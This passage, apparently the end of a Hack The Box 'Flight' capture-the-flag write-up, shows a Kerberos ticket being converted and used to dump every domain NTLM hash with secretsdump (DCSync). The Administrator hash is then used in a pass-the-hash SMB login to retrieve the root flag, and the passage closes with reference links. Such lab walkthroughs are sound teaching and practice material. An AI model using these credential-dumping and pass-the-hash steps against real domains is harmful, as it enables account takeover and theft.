pqw6oMQUYUTHk/G4GXOAxEs1TrLobSrx7j4ZnUn7MLch+1qkyP7lDVEfaJd3EstYegE4SlHyYgqIOLxxLdZG7L40mKHjz6DPa15wtEqse8spOKmhd8E2+noPXi6iGrAqkVo4HbMIHYoAMCAQCigdAEgc19gcowgceggcQwgcEwgb6gKzApoAMCARKhIgQg4fNCkXb94gF5fvEzoEH2xdbpPtvcYm20cnOqp7SjRzChDBsKRkxJR0hULkhUQqIQMA6gAwIBAaEHMAUbA0cwJKMHAwUAYKEAAKURGA8yMDI2MDYxMzAxMjkzNVqmERgPMjAyNjA2MTMxMTI5MzVapxEYDzIwMjYwNjIwMDEyOTM1WqgMGwpGTElHSFQuSFRCqR8wHaADAgECoRYwFBsGa3JidGd0GwpGTElHSFQuSFRC
then use the kirbi2ccache from minikerberos to convert it now we have a TGT for the DC computer account and we can connect
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ minikerberos-kirbi2ccache ticket.kirbi ticket.ccache
INFO:root:Parsing kirbi file /home/jimmex/htb/labs/flight/ticket.kirbi
INFO:root:Done!
trying to get a shell right away didn't work cause the G0$ might be restricted but lets try to dump hashes instead
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ wmiexec.py -k -no-pass g0.flight.htb
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[-] rpc_s_access_denied
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ psexec.py -k -no-pass g0.flight.htb
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on g0.flight.htb.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[-] share 'NETLOGON' is not writable.
[-] share 'Shared' is not writable.
[-] share 'SYSVOL' is not writable.
[-] share 'Users' is not writable.
[-] share 'Web' is not writable.
Shell as Administrator
and we got the hashes for the domain including the administrator one
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ secretsdump.py -k -no-pass g0.flight.htb
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:43bbfc530bab76141b12c8446e30c17c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6a2b6ce4d7121e112aeacbc6bd499a7f:::
S.Moon:1602:aad3b435b51404eeaad3b435b51404ee:f36b6972be65bc4eaa6983b5e9f1728f:::
R.Cold:1603:aad3b435b51404eeaad3b435b51404ee:5607f6eafc91b3506c622f70e7a77ce0:::
G.Lors:1604:aad3b435b51404eeaad3b435b51404ee:affa4975fc1019229a90067f1ff4af8d:::
L.Kein:1605:aad3b435b51404eeaad3b435b51404ee:4345fc90cb60ef29363a5f38e24413d5:::
M.Gold:1606:aad3b435b51404eeaad3b435b51404ee:78566aef5cd5d63acafdf7fed7a931ff:::
C.Bum:1607:aad3b435b51404eeaad3b435b51404ee:bc0359f62da42f8023fdde0949f4a359:::
W.Walker:1608:aad3b435b51404eeaad3b435b51404ee:ec52dceaec5a847af98c1f9de3e9b716:::
I.Francis:1609:aad3b435b51404eeaad3b435b51404ee:4344da689ee61b6fbbcdfa9303d324bc:::
D.Truff:1610:aad3b435b51404eeaad3b435b51404ee:b89f7c98ece6ca250a59a9f4c1533d44:::
V.Stevens:1611:aad3b435b51404eeaad3b435b51404ee:2a4836e3331ed290bd1c2fd2b50beb41:::
svc_apache:1612:aad3b435b51404eeaad3b435b51404ee:f36b6972be65bc4eaa6983b5e9f1728f:::
O.Possum:1613:aad3b435b51404eeaad3b435b51404ee:68ec50916875888f44caff424cd3f8ac:::
G0$:1001:aad3b435b51404eeaad3b435b51404ee:140547f31f4dbb4599dc90ea84c27e6b:::
and we got the root flag
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ smbclient.py flight.htb/administrator:@10.129.13.70 -hashes :43bbfc530bab76141b12c8446e30c17c
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use Users
# cd Administrator
# dir
*** Unknown syntax: dir
# ls
drw-rw-rw- 0 Mon Oct 31 11:34:00 2022 .
drw-rw-rw- 0 Mon Oct 31 11:34:00 2022 ..
drw-rw-rw- 0 Tue Jun 7 08:14:48 2022 3D Objects
drw-rw-rw- 0 Fri Jun 12 15:02:00 2026 AppData
drw-rw-rw- 0 Tue Jul 20 12:23:22 2021 Application Data
drw-rw-rw- 0 Thu Sep 22 13:08:28 2022 Carbon
drw-rw-rw- 0 Mon Oct 24 20:46:21 2022 Contacts
drw-rw-rw- 0 Tue Jul 20 12:23:22 2021 Cookies
-rw-rw-rw- 141750 Tue Jun 7 06:23:34 2022 DeploymentConfigTemplate.xml
drw-rw-rw- 0 Thu Sep 22 13:48:03 2022 Desktop
drw-rw-rw- 0 Tue Jun 7 08:14:49 2022 Documents
drw-rw-rw- 0 Tue Jun 7 08:14:49 2022 Downloads
drw-rw-rw- 0 Tue Jun 7 08:14:48 2022 Favorites
drw-rw-rw- 0 Tue Jun 7 08:14:49 2022 Links
drw-rw-rw- 0 Tue Jul 20 12:23:22 2021 Local Settings
drw-rw-rw- 0 Tue Jun 7 08:14:49 2022 Music
drw-rw-rw- 0 Tue Jul 20 12:23:22 2021 My Documents
drw-rw-rw- 0 Tue Jul 20 12:23:22 2021 NetHood
-rw-rw-rw- 786432 Tue Jul 20 12:23:21 2021 NTUSER.DAT
-rw-rw-rw- 131072 Tue Jul 20 12:23:22 2021 ntuser.dat.LOG1
-rw-rw-rw- 0 Tue Jul 20 12:23:22 2021 ntuser.dat.LOG2
-rw-rw-rw- 65536 Wed Aug 25 04:09:23 2021 NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TM.blf
-rw-rw-rw- 524288 Tue Jul 20 12:23:22 2021 NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000001.regtrans-ms
-rw-rw-rw- 524288 Tue Jul 20 12:23:22 2021 NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000002.regtrans-ms
-rw-rw-rw- 20 Tue Jun 7 06:11:08 2022 ntuser.ini
drw-rw-rw- 0 Tue Jun 7 08:14:48 2022 Pictures
drw-rw-rw- 0 Tue Jul 20 12:23:22 2021 PrintHood
drw-rw-rw- 0 Tue Jul 20 12:23:22 2021 Recent
drw-rw-rw- 0 Tue Jun 7 08:14:49 2022 Saved Games
drw-rw-rw- 0 Tue Jun 7 08:14:48 2022 Searches
drw-rw-rw- 0 Tue Jul 20 12:23:22 2021 SendTo
drw-rw-rw- 0 Tue Jul 20 12:23:22 2021 Start Menu
drw-rw-rw- 0 Tue Jul 20 12:23:22 2021 Templates
drw-rw-rw- 0 Thu Sep 22 14:12:01 2022 Videos
# cd Desktop
# ls
drw-rw-rw- 0 Thu Sep 22 13:48:03 2022 .
drw-rw-rw- 0 Thu Sep 22 13:48:03 2022 ..
-rw-rw-rw- 282 Tue Jun 7 08:14:48 2022 desktop.ini
-rw-rw-rw- 34 Fri Jun 12 15:02:01 2026 root.txt
# get root.txt
machine is rooted
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ cat root.txt
9db985630e8b9cac6f6bf99ff213efb0
Resources
- https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion
- https://academy.hackthebox.com/course/preview/file-inclusion (paid but worth it)
- https://portswigger.net/web-security/file-path-traversal (related)
- https://horizon3.ai/attack-research/n0-attack-paths/the-elephant-in-the-room-ntlm-coercion-and-understanding-its-impact/ (different techniques same idea)
- https://gist.github.com/threatpointer/49e8b364659a8887841aa43deca4efd9
- https://learn.microsoft.com/en-us/iis/manage/configuring-security/application-pool-identities
- https://docs.specterops.io/ghostpack-docs/Rubeus-mdx/commands/extraction/tgtdeleg
- https://www.thehacker.recipes/ad/movement/credentials/dumping/dcsync